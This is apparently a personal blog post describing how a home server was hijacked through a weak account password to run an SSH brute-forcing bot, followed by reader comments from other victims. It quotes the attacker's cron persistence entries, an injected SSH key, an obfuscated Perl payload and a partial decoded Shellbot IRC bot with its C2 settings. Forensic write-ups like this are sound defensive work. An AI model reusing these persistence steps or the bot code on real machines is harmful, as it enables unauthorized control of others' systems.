

For me, getting hacked was an interesting experience as I hadn’t really seen it as something likely – I’m quite technology/computer savvy, use random passwords (KeePass) for any/all Internet services, 2FA where available, and I thought not a very interesting target. I get 100s of hits on a daily basis on the SSH port of my server, but fail2ban, and disabling root logins deals with 99% of those.
2020-05-08 19:00:34,007 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:00:36,303 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:00:38,589 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:00:41,136 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:02:26,666 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:02:27,531 fail2ban.actions [2654]: NOTICE [sshd] Ban 218.92.0.191
2020-05-08 19:02:28,807 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:12:28,284 fail2ban.actions [2654]: NOTICE [sshd] Unban 218.92.0.191
2020-05-08 19:26:06,233 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
First Signs of Trouble
The Internet felt slow – the typical non-specific issue that initial connection setup felt a few heartbeats slower then it usually was. Normally this could be blamed on the neighbours WiFi, etc. but mostly I’m on a wired connection (Cat6, 1Gbps) internally, and 240M down / 24M up DOCSIS connection that has been completely reliable in terms of delivering the advertised speeds up until now.

However I do have a cron job running every 30 mins after an incident a few years ago, so I did have a measurable change in behaviour:

While I could eventually get to 240Mbps downstream, the massive increase in loss/latency was especially obvious when opening new network connections – Zoom / Teams / Skype calls slow to open, hearing everyone, but nobody hearing me, Windows complaining that it was unable to screen new downloads, etc.
Getting nowhere with my ISP
Given that there was clearly an Internet issue, I was reluctant to engage my ISP. My current setup generally makes their usual troubleshooting steps unhelpful to say the least (not their fault) as I’m probably one of their more extreme outliers.
My current setup consists of;
- Hub 3.0 – operating in bridge/modem mode
- Ubiquity EdgeRouter X SFP running v2.0.8-hotfix.1 – this is the network gateway/NAT point, and DHCP server
- Arista 7010 running EOS-4.23.0F – acting as L2 distribution switch + L3 gateway for homelab
- Ubiquity UniFi AP-AC-Pro running 4.0.80.10875 – 2.4GHz/5GHz AP
- RPi3 running PiHole – Network level adblocking + DNS
- 2 Dell R710 Servers – Homelab
- Other stuffs

After going through the usual steps, they confirmed that the modem had seen a few signal spikes, but nothing to explain the issues I was seeing, and given the current Covid-19 situation, they are understandably reluctant to enter people’s homes.
I should be clear, I have no issue with their processes or performance – they basically provide a big, fat, unlimited pipe to the Interwebs with a public IPv4 address, so they are everything I want from an ISP.
Second oddity
From time to time I noticed a processes on my main Linux media/all round everything box consuming 300%+ CPU. I didn’t give it much thought (my mistake) as it looked innocent enough – the read-only user account that is used by my Kodi player, hitting kswapd0 very hard (300+% CPU utilisation).
I figured that the problem was Kodi indexers pounding the NAS hard, and with the network connection issues, occasionally hanging. This was my mistake.
I would kill the process, then go on to other things while moaning about my internet connection.
Enlightenment – Step 1: Getting better data
I’d been playing with Influx and Grafana so decided to up my home network data collection game big time. Step 1 was to start recording my Speedtest results in Influx and charting them via Grafana. I switched to using the official Speedtest CLI client, and wrapping that in some python (based on this) to feed the json output into Influx. The main additional requirement was also including the loss information.

Better looking then excel and easier to work with, but not telling me anything I didn’t already know.
Enlightenment – Step 2: SmokePing… Grafana Style
While the Speedtest results are interesting, they are bandwidth heavy so I was only running them every 15 mins. I’ve used SmokePing in the past, and decided to explore the options with my Influx-Grafana setup, which lead me to standing up the last element in the TIG stack – Telegraf.
Some simple config in Telegraf to monitor the ICMP response time for a few well known IPs e.g. 8.8.8.8, 1.1.1.1, youtube.com, facebook.com, as well as the local gateway for comparison, gave me a reliable way to at least monitor the situation.
By using IPs, I was eliminating DNS from 2 of the tests, and also diversifying CDN points e.g. Google estate vs. Facebook vs. CloudFlare
Enlightenment – Step 3: Gateway Monitoring
As the next step in achieving total visibility within my own network, I decided to beef up the monitoring of the gateway itself. While there are more sophisticated approaches now in Cloud/Enterprise networking e.g. Arista CloudVision, at the very least I can monitor SNMP MIBs using Telegraf, and the EdgeRouter supports that.
Thankfully the most amazing Grafana Dashboard already exists for monitoring EdgeRouters so it was just a matter of gather a motley collection of MIBs in the right place, and pointing Telegraf at the right point.
This was where it finally started to come together:
Enlightenment – Step 4: Hmmmm… That’s interesting…
So looking at the ICMP performance today, I saw that the period of awful performance matched to a huge increase in Context Switches on the gateway – this showed up as ~5-7% CPU utilisation for Soft IRQ on the EdgeMax.



This is interesting, as while the actual interface utilisation was <3Mbps (the spikes in the next chart are the periodic speedtest results) but we were seeing a huge number of PPS hitting the router, which in turn was requiring high levels of context switches.

This would generally imply to me that a huge number of new sessions are being setup, and the kernel is struggling to handle the NAT translations for the TCP session startup before it can be offloaded to the hardware.
Enlightenment – Step 5: Ok, so who is suddenly using an extra ~4Mbps
For that we have Arista CloudVision – the streaming telemetry is effectively instant and the dashboards baked in allow for easy comparison of stats. A quick look there and it was obvious that the server port (Ethernet 4) was jumping from ~0 to 1.2kpps in the time under investigation, with those unicast packets being forwarded on the uplink (Ethernet 1).

Enlightenment – Step 5: WTF is going on
Ok, so my beloved linux server is suddenly spamming the gateway – wtf is it doing? Sflow gives us a way to check, again through CVP
Holy shit, ~1.3kpps of SSH traffic

Ok, step 1, drop all SSH traffic initiated by the host. Allow incoming, and established sessions so we can troubleshoot
IP Access List TESTING
counters per-entry
10 permit tcp any host 192.168.1.x established
20 permit tcp any host 192.168.1.y established
30 deny tcp host 192.168.1.x any eq ssh log [match 19069 packets, 0:00:00 ago]
40 deny tcp host 192.168.1.y any eq ssh log
50 permit ip any any [match 10109 packets, 0:00:00 ago]
Enlightenment – Step 6: We have some breadcrumbs
With the ACL present, I can see a huge number of SSH session attempts being dropped, but my performance to the rest of the world is now back up to the expected levels, so we have our smoking gun.
Next step is to see who/what is triggering all these session attempts. A small sample of the netstat output
sudo netstat -tnpa | grep '22'
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      2461/sshd
tcp        0      0 192.168.1.x:33504       198.228.146.232:2352    TIME_WAIT   -
tcp        0     53 192.168.1.x:44362       133.167.68.32:22        FIN_WAIT1   -
tcp        0     53 192.168.1.x:54358       198.199.97.170:22       FIN_WAIT1   -
tcp        0      0 192.168.1.x:53520       125.141.133.228:22      TIME_WAIT   -
tcp        0      0 192.168.1.x:42894       51.68.64.206:22         TIME_WAIT   -
tcp        0      0 192.168.1.x:42460       111.230.224.50:22       TIME_WAIT   -
tcp        0      0 192.168.1.x:40478       142.93.12.21:22         TIME_WAIT   -
tcp        0      0 192.168.1.x:38636       178.33.108.100:2299     TIME_WAIT   -
tcp        0      1 192.168.1.x:43846       62.138.204.120:22       SYN_SENT    8262/tsm
tcp        0     53 192.168.1.x:34122       212.109.195.172:22      FIN_WAIT1   -
tcp        0      0 192.168.1.x:34282       50.226.23.139:22        TIME_WAIT   -
tcp        0      0 192.168.1.x:45740       90.84.178.163:22        TIME_WAIT   -
tcp        0      0 192.168.1.x:49762       184.106.239.214:22      TIME_WAIT   -
tcp        0     21 192.168.1.x:58714       128.1.135.163:22        ESTABLISHED 8262/tsm
tcp        0      0 192.168.1.x:39116       222.252.214.160:22      TIME_WAIT   -
tcp        0      0 192.168.1.x:48646       208.43.73.115:22        TIME_WAIT   -
tcp        0      0 192.168.1.x:35232       205.153.60.201:22       TIME_WAIT   -
tcp        0     53 192.168.1.x:42564       15.113.160.114:22       FIN_WAIT1   -
tcp        0      0 192.168.1.x:56408       183.107.117.171:22      TIME_WAIT   -
tcp        0      1 192.168.1.x:43238       201.217.37.30:22        SYN_SENT    8262/tsm
...
So now to hunt down these tsm processes
[~]=> ps -aef | grep 8262
smbread   8262  8257 30 13:37 ?        00:10:59 /tmp/.X25-unix/.rsync/c/lib/64/tsm --library-path /tmp/.X25-unix/.rsync/c/lib/64/ /usr/sbin/httpd rsync/c/tsm64 -t 515 -f 1 -s 12 -S 10 -p 0 -d 1 p ip
[~]=> sudo pkill tsm
The Culprit
Lets see what is going in in this user account (it now has no shell, so I don’t mind showing it here).
# crontab -l -u smbread
1 1 */2 * * /home/smbread/.configrc/a/upd>/dev/null 2>&1
@reboot /home/smbread/.configrc/a/upd>/dev/null 2>&1
5 8 * * 0 /home/smbread/.configrc/b/sync>/dev/null 2>&1
@reboot /home/smbread/.configrc/b/sync>/dev/null 2>&1
0 0 */3 * * /tmp/.X25-unix/.rsync/c/aptitude>/dev/null 2>&1
Given that this account only exists to provide read-only access to my Media store, this is a surprise. This explains why killing the high CPU processes didn’t keep everything running, or why a server reboot (for other reasons) had no impact/improvement.
The other fun addition was adding to the .ssh/authorized_keys to ensure that even if the account passwords change, access is retained:
cat /home/smbread/.ssh/authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEArDp4cun2lhr4KUhBGE7VvAcwdli2a8dbnrTOrbMz1+5O73fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GVOmNx+9EuWOnvNoaJe0QXxziIg9eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDengvS8hX1kNFS4Mjux0hJOK8rvcEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0hWCwsQk13yCGPK5w6hYp5zYkFnvlC8hGmd4Ww+u97k6pfTGTUbJk14ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4WFwdIe6+i6rBLAsPKgAySVKPRK+oRw== mdrfckr
I did find the choice of user amusing, since that was exactly what I said.
What is this thing trying to do?
- a/upd – Seems to be a bash script to check if it is already running or not
- b/sync – Echo a chunk of base64 string through decode, and pipe it to perl
- As a secondary action add the above key to authorized_keys
- Final step is to kick off some go-based runtime
Perl, you say? How old-school 🙂
So, we can pip the chunky string through | base64 --decode and we get a load of obfuscated perl.
eval unpack u=>q{_"FUY("1P<F]C97-S;R`]("=R<WEN8R<["@HD<V5R=FED;W(])S0U+CDN,30X+CDY)R!U;FQE<W,@)'-E<G9I_9&]R.PIM>2`D<&]R=&$])S0T,R<["FUY($!C86YA:7,]*"(C,#`W(BD["FUY($!A9&US/2@B<&]L;'DB+")M_;VQL>2(I.PIM>2!`875T...
Replace the eval with print, feed it to perl and we get the plain-text version:
my $processo = 'rsync';

$servidor='W.X.Y.Z' unless $servidor;
my $porta='443';
my @canais=("#007");
my @adms=("aaa","aaa");
my @auth=("localhost");

my $linas_max=6;
my $sleep=3;

my $nick = getnick();
my $ircname = getnick();
my $realname = (`uname -a`);

my $acessoshell = 1;
my $prefixo = "! ";
my $estatisticas = 0;
my $pacotes = 1;

my $VERSAO = '0.2a';

$SIG{'INT'} = 'IGNORE';
$SIG{'HUP'} = 'IGNORE';
$SIG{'TERM'} = 'IGNORE';
$SIG{'CHLD'} = 'IGNORE';
$SIG{'PS'} = 'IGNORE';

use IO::Socket;
use Socket;
use IO::Select;
chdir("/");
$servidor="$ARGV[0]" if $ARGV[0];
$0="$processo"."\0";
my $pid=fork;
exit if $pid;
die "Problema com o fork: $!" unless defined($pid);

my %irc_servers;
my %DCC;
my $dcc_sel = new IO::Select->new();
...
Which was immediately identified by Windows Defender as Perl/Shellbot.S though in this case, it seems to be a slimmed down version, and I still need to investigate the Go-based payload.
How Did This Happen
Pure stupidity – some accounts with very limited permissions had simple passwords for ease of use. The problem was these accounts also existed on the same server that is exposed to the interwebs.
My normal practice is to create accounts where the shell is /bin/false for this exact reason, but for two accounts this was missed – obviously addressed now.
The second issue was discounting the second abnormal behaviour (high CPU utilisation) when I already knew things in my environment were behaving abnormally.
What is better now?
Improved monitoring everywhere;
- TIG stack monitoring for all Linux hosts and VMs
- TIG monitoring of gateway
- TIG monitoring of external responsiveness (Ping)
- CVP collection of sFlow data
- Update VM templates for monitoring from initiation – every VM in the homelab is now monitored in a dashboard similar to this
- Consolidated Syslog
- Logging ACLs for internally initiated SSH sessions
- Alerting based on router utilisation (Soft IRQ)
- All non-user accounts are using
/bin/falseas the shell


Thank you for this! The same thing happened to me yesterday, did some digging around and put what I found into a search engine and came across your site.
Yeah, I want to dig into it a bit more when I get some free time, and see what else it was up to
Bingo. I have been killing kswapd0 every week on Sunday when it takes up all my CPU for I don’t know how long. Finally got serious with it today and landed up here. Google searching ‘”configrc” linux virus’ got me here. Searching “configrc” alone found nothing.
I would love to know how this happened on my machine. It’s a KVM host that as of 10 months ago had no public access, (other than NAT). 10 months ago, I poked an SSH hole through the router for another dev. But the virus is not under his user, it’s under a user created just for samba so that user could push Windows backup files to this machine.
That users home directory is now owned by 1001. Still digging for more data…
I’ve added `configrc` to the tags – lets see if that makes it index any better 🙂
Be interested to hear if you figure out how it happened – in my case the usernames are clearly obvious (I’m guess it has a list of common usernames to try), and the account was created many years ago and I’d forgotten to disable the shell 🙁
Quick run down on what happened.
System is a basic KVM host. Originally setup with no public access. ( that’s the invalid excuse for not running fail2ban and denyhost ) Later on I added Samba to the machine for the client to push backups to from his local Windows machine. I created a regular linux user for him with a passwords that I no longer have access to. Assuming it was a weak one. Sometime less than a year ago I needed to give remote ssh access to a dev. So I port forwarded SSH from 2223 to 22 internally. That exposed that weak password to the world with no brute-force detection and mitigation. After brute forcing the password the hackers deleted that user I set up for samba and changed the owner of his files to 1001. Then they setup the same system you found on your machine.
https://techcrunch.com/2019/05/01/shellbot-malware-evolves/
Here is the list of files they owned. “geoff” is the user that was compromised
root@kvm-host:/home# find / -uid 1001 ! -path ‘/proc/*’
/home/geoff
/home/geoff/.cache
/home/geoff/.cache/motd.legal-displayed
/home/geoff/.bashrc
/home/geoff/1
/home/geoff/.profile
/home/geoff/dir.dir
/home/geoff/.configrc
/home/geoff/.configrc/cron.d
/home/geoff/.configrc/b
/home/geoff/.configrc/b/dir.dir
/home/geoff/.configrc/b/stop
/home/geoff/.configrc/b/sync
/home/geoff/.configrc/b/run
/home/geoff/.configrc/b/a
/home/geoff/.configrc/dir2.dir
/home/geoff/.configrc/a
/home/geoff/.configrc/a/kswapd0
/home/geoff/.configrc/a/dir.dir
/home/geoff/.configrc/a/init0
/home/geoff/.configrc/a/upd
/home/geoff/.configrc/a/bash.pid
/home/geoff/.configrc/a/stop
/home/geoff/.configrc/a/.procs
/home/geoff/.configrc/a/run
/home/geoff/.configrc/a/a
/home/geoff/.ssh
/home/geoff/.ssh/authorized_keys
/home/geoff/.bash_logout
/tmp/.X25-unix
/tmp/.X25-unix/.rsync/c/dir.dir
/tmp/.X25-unix/.rsync/c/n
/tmp/.X25-unix/.rsync/c/aptitude
/tmp/.X25-unix/.rsync/1
/tmp/.X25-unix/.rsync/dir.dir
/tmp/.X25-unix/.rsync/.out
/tmp/.X25-unix/dota3.tar
/dev/shm/.td77s7s
/dev/shm/.td77s7s/.out
/dev/shm/.td77s7s/tddwrt7s.sh
/dev/shm/.out
/var/tmp/.systemcache436621
/var/spool/cron/crontabs/geoff
I copied the files to my local machine to study a bit more but I think I’ve pretty much discovered everything I care to.
The geoff user wasn’t even in use anymore at the time of compromise, so nothing was lost there. The current setup is running on a couple SSD’s in Raid 1 that replaced the original HDD’s in Raid 1. The short term Samba file storage for user “geoff” was on the old HDD’s because the SSD’s weren’t big enough. Sometime around the time of compromise the HDD raid array reported it was broken. One of the drives is apparently broken. No idea if it’s related or not.
One of the VM guests I have on the machine, using qcow format, has it’s config pointed to a “test” directory instead of where I store the “live” qcow image. That guest is a seasonal use VM so it hasn’t been touched for ~6 months but I find it really strange that the config would have been modified by the hackers. I really think this is unrelated, but find it super odd that it was changed. Almost as if I somehow made a running config change that stuck until the next reboot but I can’t hardly believe that. This is a VM that demands 100% uptime for 2 months of the year, I wouldn’t casually change it’s config. Probably not going to get an answer on that topic.
And… it’s back this morning. Just like before, it respawns once a week, on Sunday.
This happened to me yesterday. I don’t really understand how it got in, but it only succeeded in attacking my “jenkins” account, so presumably it guessed the password for that in spite of the fact that I didn’t realize it had one myself.
How do you know when you are clean? I have wiped out the crontab and .ssh directories and cleaned up all the /tmp/.X** files. Is that all?
Basically – also change password/block external logins to the jenkins account.
Might want to monitor if the server is trying to connect on tcp port 22 to any external IPs for a week or two (assuming it doesn’t usually)
Nice post! Something simillar happened to me today. Though, the user that was compromised didn’t have many permissions, so nothing catastrophic happened (except my 100% memory usage and 250% cpu) . An experience for sure 😀